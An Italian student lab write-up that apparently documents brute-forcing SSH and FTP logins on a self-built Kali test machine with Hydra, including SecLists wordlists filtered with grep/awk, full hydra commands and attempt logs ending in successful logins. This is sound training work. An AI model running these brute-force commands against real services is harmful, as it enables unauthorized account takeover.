

## PROGETTO CRACKING PASSWORD CON HYDRA

Nella prima fase del progetto è stato richiesto di creare un nuovo utente e di abilitare il servizio ssh, dopodichè dovevamo trovare utente e password con Hydra utilizzando il dizionario Seclist.

Per prima cosa ho avviato due macchine virtuali con Kali.

Nella prima macchina ho creato l'utente TEST\_USER e password TESTPASS, ho poi installato il servizio ssh e avviato come da immagine seguente.

```
(kali@kali)-[~/Desktop]
$ sudo su
(root@kali)-[/home/kali/Desktop]
# adduser test_user
info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1001) ...
info: Adding new user `test_user' (1001) with group `test_user (1001)' .
..
info: Creating home directory `/home/test_user' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
  Full Name []:
  Room Number []:
  Work Phone []:
  Home Phone []:
  Other []:
Is the information correct? [Y/n] Y
info: Adding new user `test_user' to supplemental / extra groups `users'
...
info: Adding user `test_user' to group `users' ...

(root@kali)-[/home/kali/Desktop]
# service ssh start
```

Nell'altra macchina virtuale di Kali ho installato il dizionario Seclists

```
kali@kali: ~/Desktop
$ sudo apt-get install seclists
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  seclists
0 upgraded, 1 newly installed, 0 to remove and 1770 not upgraded.
Need to get 508 MB of archives.
After this operation, 2,045 MB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 seclists all 2024.3-0kali1 [508 M
B]
Fetched 508 MB in 16s (31.1 MB/s)
Selecting previously unselected package seclists.
(Reading database ... 397194 files and directories currently installed.)
Preparing to unpack .../seclists_2024.3-0kali1_all.deb ...
Unpacking seclists (2024.3-0kali1) ...
Setting up seclists (2024.3-0kali1) ...
Processing triggers for kali-menu (2024.3.1) ...
Processing triggers for wordlists (2023.2.0) ...
```


Ho poi avviato l'attacco di cracking con Hydra e come si vede nelle immagini seguenti il programma inizia a effettuare tutti i tentativi combinando i dizionari di Seclists relativi a password e utente che gli ho impostato.

```
(kali@kali)-[~/Desktop]
$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.1.62 -t 4 -W 1 -vV ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-08 09:55:54
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8295455000000 login tries (l:8295455/p:1000000), ~2073863750000 tries per task
[DATA] attacking ssh://192.168.1.62:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://info@192.168.1.62:22
[INFO] Successful, password authentication is supported by ssh://192.168.1.62:22
[ATTEMPT] target 192.168.1.62 - login "info" - pass "123456" - 1 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.62 - login "info" - pass "password" - 2 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.62 - login "info" - pass "12345678" - 3 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.62 - login "info" - pass "qwerty" - 4 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.62 - login "info" - pass "123456789" - 5 of 8295455000000 [child 0] (0/0)
)
[ATTEMPT] target 192.168.1.62 - login "info" - pass "12345" - 6 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.62 - login "info" - pass "1234" - 7 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.62 - login "info" - pass "111111" - 8 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.62 - login "info" - pass "1234567" - 9 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.62 - login "info" - pass "dragon" - 10 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.62 - login "info" - pass "123123" - 11 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.62 - login "info" - pass "baseball" - 12 of 8295455000000 [child 2] (0/0)
)
[ATTEMPT] target 192.168.1.62 - login "info" - pass "abc123" - 13 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.62 - login "info" - pass "football" - 14 of 8295455000000 [child 1] (0/0)
)
[ATTEMPT] target 192.168.1.62 - login "info" - pass "monkey" - 15 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.62 - login "info" - pass "letmein" - 16 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.62 - login "info" - pass "696969" - 17 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.62 - login "info" - pass "shadow" - 18 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.62 - login "info" - pass "master" - 19 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.62 - login "info" - pass "666666" - 20 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.62 - login "info" - pass "qwertyuiop" - 21 of 8295455000000 [child 1] (0/0)
)
[ATTEMPT] target 192.168.1.62 - login "info" - pass "123321" - 22 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.62 - login "info" - pass "mustang" - 23 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.62 - login "info" - pass "1234567890" - 24 of 8295455000000 [child 2] (0/0)
/0)
```

Ovviamente in questo caso essendo i dizionari molto lunghi i tempi di esecuzione si dilatano notevolmente.

Dato che in questo scenario conosciamo la password e l'utente ho pensato di **estrapolare** dal dizionario Seclists, tramite il comando GREP combinato a AWK tutti gli username che iniziano con la parola TEST seguita da \_ (underscore) escludendo tutti i numeri e che non abbiano lunghezza superiore a 9 caratteri, il risultato viene poi salvato in un file txt, in questo caso chiamato usernames\_test.txt



```
kali@kali: ~/Desktop
(kali@kali)~$ grep -E '^test_[^0-9]*$' /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt | awk 'length($0) ≤ 9' > usernames_test.txt
```

La stessa cosa l'ho effettuata per le password, più precisamente sempre con il comando GREP e AWK ho estratto tutte le password che iniziavano con la parola TEST, non contengono numeri e con 8 caratteri.



```
(kali@kali)~$ grep -E '^test[^0-9]*$' /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt | awk 'length($0) == 8' > passwords_test.txt
```

Più precisamente il comando GREP lo utilizzo per cercare e filtrare all'interno del dizionario di Seclists mentre con AWK manipolo i contenuti filtrati dicendogli di stamparli all'interno di un file .txt.

Così facendo mi sono ritrovato due dizionari molto più piccoli da cui far partire l'attacco con Hydra ho così rieseguito il comando inserendo in questo caso il path dei due file appena creati, utenti e password, riducendo drasticamente i tempi di esecuzione dell'attacco, nell'immagine seguente vediamo Hydra in azione, nel comando per accelerare ulteriormente i tempi ho inserito -t 16 e -W 1.

```
(kali@kali)~[~/Desktop]
$ hydra -L usernames_test.txt -P passwords_test.txt -t 16 -W 1 -vv -f ssh://192.168.1.62
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-08 14:47:25
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the ta
sks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 364 login tries (l:13/p:28), ~23 tries per task
[DATA] attacking ssh://192.168.1.62:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://test_user@192.168.1.62:22
[INFO] Successful, password authentication is supported by ssh://192.168.1.62:22
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "testtest" - 1 of 364 [child 0] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "testpass" - 2 of 364 [child 1] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "testibil" - 3 of 364 [child 2] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "testicle" - 4 of 364 [child 3] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "testuser" - 5 of 364 [child 4] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "testerer" - 6 of 364 [child 5] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "testings" - 7 of 364 [child 6] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "testaros" - 8 of 364 [child 7] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "testjoin" - 9 of 364 [child 8] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "testerrr" - 10 of 364 [child 9] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "testamen" - 11 of 364 [child 10] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "testsite" - 12 of 364 [child 11] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "testdriv" - 13 of 364 [child 12] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "testtube" - 14 of 364 [child 13] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "testcard" - 15 of 364 [child 14] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "testxxxx" - 16 of 364 [child 15] (0/0)
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Disabled child 15 because of too many errors
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Disabled child 10 because of too many errors
[22][ssh] host: 192.168.1.62 login: test_user password: testpass
[STATUS] attack finished for 192.168.1.62 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-08 14:47:26
```

Di seguito ho provato ad accedere con le credenziali appena trovate in SSH all'IP 192.168.1.62 che è la nostra macchina target.

```
(kali㉿kali)-[~]  
└─$ ssh test_user@192.168.1.62 user-the/hydra finished at 2024-11-08 14:37:35  
test_user@192.168.1.62's password:  
Linux kali 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64  
The programs included with the Kali GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Fri Nov 8 09:32:52 2024 from 192.168.1.62
```

Allo stesso modo ho provato con un altro servizio l'FTP. Come ho fatto precedentemente mi reco sulla macchina dove ho creato il nuovo utente e installo e avvio il servizio ftp.



Mi sposto sull'altra macchina Kali e avvio l'attacco come di seguito:

```
(kali@kali)-[~/Desktop]
$ hydra -L usernames_test.txt -P passwords_test.txt -t 16 -W 1 -vV -f ftp://192.168.1.62
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-08 14:37:34
[DATA] max 16 tasks per 1 server, overall 16 tasks, 364 login tries (l:13/p:28), ~23 tries per task
[DATA] attacking ftp://192.168.1.62:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "testtest" - 1 of 364 [child 0] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "testpass" - 2 of 364 [child 1] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "testibil" - 3 of 364 [child 2] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "testicle" - 4 of 364 [child 3] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "testuser" - 5 of 364 [child 4] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "testerer" - 6 of 364 [child 5] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "testings" - 7 of 364 [child 6] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "testaros" - 8 of 364 [child 7] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "testjoin" - 9 of 364 [child 8] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "testerrr" - 10 of 364 [child 9] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "testamen" - 11 of 364 [child 10] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "testsite" - 12 of 364 [child 11] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "testdriv" - 13 of 364 [child 12] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "testtube" - 14 of 364 [child 13] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "testcard" - 15 of 364 [child 14] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "testxxxx" - 16 of 364 [child 15] (0/0)
[21][ftp] host: 192.168.1.62 login: test_user password: testpass
[STATUS] attack finished for 192.168.1.62 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-08 14:37:35

(kali@kali)-[~/Desktop]
$ ftp 192.168.1.62
Connected to 192.168.1.62.
220 (vsFTPD 3.0.3)
Name (192.168.1.62:kali): test_user
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Avendo già estrapolato da Seclist utenti e password scremati per l'SSH riutilizzo essendo lo stesso utente gli stessi dizionari e come si può vedere Hydra impiega solo 16 tentativi nel trovare utente e password dell'FTP.

Successivamente per ulteriore verifica provo ad accedere inserendo le credenziali appena trovate.